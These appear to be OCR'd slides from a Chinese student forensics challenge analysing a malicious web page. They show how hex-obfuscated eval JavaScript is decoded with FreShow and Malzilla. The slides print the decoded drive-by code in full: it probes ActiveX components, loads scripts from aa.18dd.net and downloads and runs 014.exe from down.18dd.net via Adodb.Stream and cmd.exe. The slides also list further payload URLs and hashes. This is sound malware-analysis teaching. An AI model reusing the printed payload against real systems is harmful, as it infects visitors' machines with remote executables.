
加 密　　解 密

课外实践—取证挑战—分析

- 我当时不知道是这个加密，但是从最后的代码看到window[“document”][“write”] (t);
  是document.write方法
- 于是我把这句改为alert(t)，直接本机执行，得到一样的解码结果
- 解码后的结果仍然是加密的，但是是十六进制，再解码得到最终代码
- 分析代码，针对“Adodb.Stream”、
  “MPS.StormPlayer”、
  “POWERPLAYER.PowerPlayerCtrl.1”和
  “BaiduBar.Tool”的漏洞有四个链接

[JavaScript 应用程序]

```
<script>
eval("\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x69\x6e\x69\x74\x28\x29\x7b\x64\x6f\x63
\x75\x6d\x65\x6e\x74\x2e\x77\x72\x69\x74\x65\x28\x29\x3b\x7d\x0d\x0a\x77\x69\x6e
\x64\x6f\x77\x2e\x6f\x6e\x6c\x6f\x61\x64\x20\x3d\x20\x69\x6e\x69\x74\x3b\x0d\x0a
\x69\x66\x28\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65\x2e\x69
\x6e\x64\x65\x78\x4f\x66\x28\x27\x4f\x4b\x27\x29\x3d\x3d\x2d\x31\x29\x7b\x0d\x0a
\x74\x72\x79\x7b\x76\x61\x72\x20\x65\x3b\x0d\x0a\x76\x61\x72\x20\x61\x64\x6f\x3d
\x28\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d
\x65\x6e\x74\x28\x22\x6f\x62\x6a\x65\x63\x74\x22\x29\x29\x3b\x0d\x0a\x61\x64\x6f
\x2e\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65\x28\x22\x63\x6c\x61\x73\x73
\x69\x64\x22\x2c\x22\x63\x6c\x73\x69\x64\x3a\x42\x44\x39\x36\x43\x35\x35\x36\x2d
\x36\x35\x41\x33\x2d\x31\x31\x44\x30\x2d\x39\x38\x33\x41\x2d\x30\x30\x43\x30\x34
\x46\x43\x32\x39\x45\x33\x36\x22\x29\x3b\x0d\x0a\x76\x61\x72\x20\x61\x73\x3d\x61
\x64\x6f\x2e\x63\x72\x65\x61\x74\x65\x6f\x62\x6a\x65\x63\x74\x28\x22\x41\x64\x6f
\x64\x62\x2e\x53\x74\x72\x65\x61\x6d\x22\x2c\x22\x22\x29\x7d\x0d\x0a\x63\x61\x74
\x63\x68\x28\x65\x29\x7b\x7d\x3b\x0d\x0a\x66\x69\x6e\x61\x6c\x6c\x79\x7b\x0d\x0a
\x76\x61\x72\x20\x65\x78\x70\x69\x72\x65\x73\x3d\x6e\x65\x77\x20\x44\x61\x74\x65
\x28\x29\x3b\x0d\x0a\x65\x78\x70\x69\x72\x65\x73\x2e\x73\x65\x74\x54\x69\x6d\x65
\x28\x65\x78\x70\x69\x72\x65\x73\x2e\x67\x65\x74\x54\x69\x6d\x65\x28\x29\x2b\x32
\x34\x2a\x36\x30\x2a\x36\x30\x2a\x31\x30\x30\x30\x29\x3b\x0d\x0a\x64\x6f\x63\x75
\x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65\x3d\x27\x63\x65\x3d\x77\x69\x6e\x64
\x6f\x77\x73\x78\x70\x3b\x70\x61\x74\x68\x3d\x2f\x3b\x65\x78\x70\x69\x72\x65\x73
\x3d\x27\x2b\x65\x78\x70\x69\x72\x65\x73\x2e\x74\x6f\x47\x4d\x54\x53\x74\x72\x69
\x6e\x67\x28\x29\x3b\x0d\x0a\x69\x66\x28\x65\x21\x3d\x22\x5b\x6f\x62\x6a\x65\x63
\x74\x20\x45\x72\x72\x6f\x72\x5d\x22\x20\x7b\x0d\x0a\x64\x6f\x63\x75\x6d\x65\x6e
```


FreShow by jimmyleo
URL
State
N/A
Check!
Load
v1.50 codz by jimmyleo
<script>
eval("\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x69\x6e\x69\x74\x28\x29\x7b\x64\x6f\x63\x75\x6d
\x65\x6e\x74\x2e\x77\x72\x69\x74\x65\x28\x29\x3b\x7d\x0d\x0a\x77\x69\x6e\x64\x6f\x77\x2e\x6f
\x6e\x6c\x6f\x61\x64\x20\x3d\x20\x69\x6e\x69\x74\x3b\x0d\x0a\x69\x66\x28\x64\x6f\x63\x75\x6d
\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65\x2e\x69\x6e\x64\x65\x78\x4f\x66\x28\x27\x4f\x4b
\x27\x29\x3d\x3d\x2d\x31\x29\x7b\x0d\x0a\x74\x72\x79\x7b\x76\x61\x72\x20\x65\x3b\x0d\x0a
\x76\x61\x72\x20\x61\x64\x6f\x3d\x28\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e
\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65\x6e\x74\x28\x22\x6f\x62\x6a
\x65\x63\x74\x22\x29\x29\x3b\x0d\x0a\x61\x64\x6f\x2e
\x73\x65\x74\x41\x74\x74\x72\x69\x62\x75\x74\x65\x28\x22\x63\x6c\x61\x73\x73\x69\x64\x22\x2c
\x22\x63\x6c\x73\x69\x64\x3a\x42\x44\x39\x36\x43\x35\x35\x36\x2d\x36\x35\x41\x33\x2d
\x31\x31\x44\x30\x2d\x39\x38\x33\x41\x2d
\x30\x30\x43\x30\x34\x46\x43\x32\x39\x45\x33\x36\x22\x29\x3b\x0d\x0a
\x76\x61\x72\x20\x61\x73\x3d\x61\x64\x6f\x2e\x63\x72\x65\x61\x74\x65\x6f\x62\x6a
\x65\x63\x74\x28\x22\x41\x64\x6f\x64\x62\x2e\x53\x74\x72\x65\x61\x6d\x22\x2c\x22\x22\x29\x7d
\x0d\x0a\x63\x61\x74\x63\x68\x28\x65\x29\x7b\x7d\x3b\x0d\x0a\x66\x69\x6e\x61\x6c\x6c\x79\x7b
\x0d\x0a\x76\x61\x72\x20\x65\x78\x70\x69\x72\x65\x73\x3d\x6e
\x65\x77\x20\x44\x61\x74\x65\x28\x29\x3b\x0d\x0a\x65\x78\x70\x69\x72\x65\x73\x2e
\x73\x65\x74\x54\x69\x6d\x65\x28\x65\x78\x70\x69\x72\x65\x73\x2e\x67\x65\x74\x54\x69\x6d
\x65\x28\x29\x2b\x32\x34\x2a\x36\x30\x2a\x36\x30\x2a\x31\x30\x30\x30\x29\x3b\x0d\x0a\x64\x6f
\x63\x75\x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65\x3d\x27\x63\x65\x3d\x77\x69\x6e\x64\x6f
C
P
NULs
Filter
ESC
Decode
Up
<script>
eval("function init(){document.write();}
window.onload = init;
if(document.cookie.indexOf('OK')==-1){
try{var e;
var ado=(document.createElement("object"));
ado.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
var as=ado.createobject("Adodb.Stream","")}
catch(e){};
finally{
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie='ce=windowsxp;path=/;expires='+expires.toGMTString();
if(e!="[object Error]"){
document.write("<script src=http:\/\/aa.18dd.net\/aa\/1.js><\/script>")}
else{
try{var f;var storm=new ActiveXObject("MPS.StormPlayer");}
catch(f){};
finally{if(f!="[object Error]"){
document.write("<script src=http:\/\/aa.18dd.net\/aa\/b.js><\/script>")}}
try{var g;var pps=new ActiveXObject("POWERPLAYER.PowerPlayerCtrl.1");}
Level
Type
Detail
0
unknown
All
Del
Log
Download
Obj
Insert

课外实践—取证挑战—分析

- 四个链接分别是
- http://aa.18dd.net/aa/1.js
  5d7e9058a857aa2abee820d5473c5fa4
- http://aa.18dd.net/aa/b.js
  3870c28cc279d457746b3796a262f166
- http://aa.18dd.net/aa/pps.js
  5f0b8bf0385314dbe0e5ec95e6abedc2
- http://down.18dd.net/bb/bd.cab
  1c1d7b3539a617517c49eee4120783b2
- 分别下载到本地

课外实践—取证挑战—分析

- 1.js(5d7e9058a857aa2abee820d5473c5fa4.js)
- eval命令，十六进制加密
- 解码可以使用alert大法或者工具
- 解码得到一个链接
  http://down.18dd.net/bb/014.exe
  ca4e4a1730b0f69a9b94393d9443b979
- 得014.exe(ca4e4a1730b0f69a9b94393d9443b979.exe)

Malzilla by bobby .::中文版 by 小金{Xiao.Jin}::. [v 1.20 patch 9]

下载 | 解密 | 杂项解密 | 页面元素加工 | Shellcode分析 | 日志 | 剪贴板监控 | 记事本 | Hex视图 | PScript | 工具 | 选项 | 关于

新标签 (1)

```
eval("\x76\x61\x72\x20\x75\x72\x6c\x3d\x22\x68\x74\x74\x70\x3a\x2f\x2f\x64\x6f\x77\x6e\x2e\x31\x38\x64\x64\x2e
\x6e\x65\x74\x2f\x62\x62\x2f\x30\x31\x34\x2e\x65\x78\x65\x22\x3b\x74\x72\x79\x7b\x76\x61\x72\x20\x78\x6d\x6c
\x3d\x61\x64\x6f\x2e\x43\x72\x65\x61\x74\x65\x4f\x62\x6a\x65\x63\x74\x28\x22\x4d\x69\x63\x72\x6f\x73\x6f\x66
\x74\x2e\x58\x4d\x4c\x48\x54\x54\x50\x22\x2c\x22\x22\x29\x3b\x78\x6d\x6c\x2e\x4f\x70\x65\x6e\x0d\x0a\x0d\x0a
\x28\x22\x47\x45\x54\x22\x2c\x75\x72\x6c\x2c\x30\x29\x3b\x78\x6d\x6c\x2e\x53\x65\x6e\x64\x28\x29\x3b\x61\x73
\x2e\x74\x79\x70\x65\x3d\x31\x3b\x61\x73\x2e\x6f\x70\x65\x6e\x28\x29\x3b\x61\x73\x2e\x77\x72\x69\x74\x65\x28
\x78\x6d\x6c\x2e\x72\x65\x73\x70\x6f\x6e\x73\x65\x42\x6f\x64\x79\x29\x3b\x70\x61\x74\x68\x3d\x22\x2e\x2e\x5c
\x5c\x6e\x74\x75\x73\x65\x72\x2e\x63\x6f\x6d\x22\x3b\x61\x73\x2e\x73\x61\x76\x65\x74\x6f\x66\x69\x6c\x65\x28
\x70\x61\x74\x68\x2c\x32\x29\x3b\x61\x73\x2e\x63\x6c\x6f\x73\x65\x0d\x0a\x0d\x0a\x28\x29\x3b\x76\x61\x72\x20
\x73\x68\x65\x6c\x6c\x3d\x61\x64\x6f\x2e\x63\x72\x65\x61\x74\x65\x6f\x62\x6a\x65\x63\x74\x28\x22\x53\x68\x65
\x6c\x6c\x2e\x41\x70\x70\x6c\x69\x63\x61\x74\x69\x6f\x6e\x22\x2c\x22\x22\x29\x3b\x73\x68\x65\x6c\x6c\x2e\x53
\x68\x65\x6c\x6c\x45\x78\x65\x63\x75\x74\x65\x28\x22\x63\x6d\x64\x2e\x65\x78\x65\x22\x2c\x22\x2f\x63\x20\x22
\x2b\x70\x61\x74\x68\x2c\x22\x22\x2c\x22\x6f\x70\x65\x6e\x22\x2c\x30\x29\x7d\x63\x61\x74\x63\x68\x28\x65\x29
\x7b\x7d")
```

运行脚本 | 调试脚本

用...替换eval() alert

跳过执行eval()

保持原状

区分大小写

不要显示警告消息

模板 | 格式化代码

宽字符转UCS2 | 显示eval的结果

```
var url="http://down.18dd.net/bb/014.exe";try{var xml=ado.CreateObject("Microsoft.XMLHTTP","");xml.Open
("GET",url,0);xml.Send();as.type=1;as.open();as.write(xml.responseBody);path="..\\ntuser.com";as.savetofile
(path,2);as.close

();var shell=ado.createobject("Shell.Application","");shell.ShellExecute("cmd.exe","/c "+path,"","open",0)
}catch(e){}
```

脚本成功编译,并可能输出了执行后的数据,请查看

课外实践—取证挑战—分析

- b.js(3870c28cc279d457746b3796a262f166.js)
- 使用了eval，同样alert或者工具解决之
- 之后可以看到一个shellcode的加密
- 见图，有许多%u，少量的\x
- 为了直观，用两次Freshow的ESC解密
- 得到并下载第二个exe
  http://down.18dd.net/bb/bf.exe
  268cbd59fbed235f6cf6b41b92b03f8e

Malzilla by bobby .::中文版 by 小金{Xiao.Jin}::. [v 1.20 patch 9]

下载 | 解密 | 杂项解密 | 页面元素加工 | Shellcode分析 | 日志 | 剪贴板监控 | 记事本 | Hex视图 | PScript | 工具 | 选项 | 关于


新标签 (1)

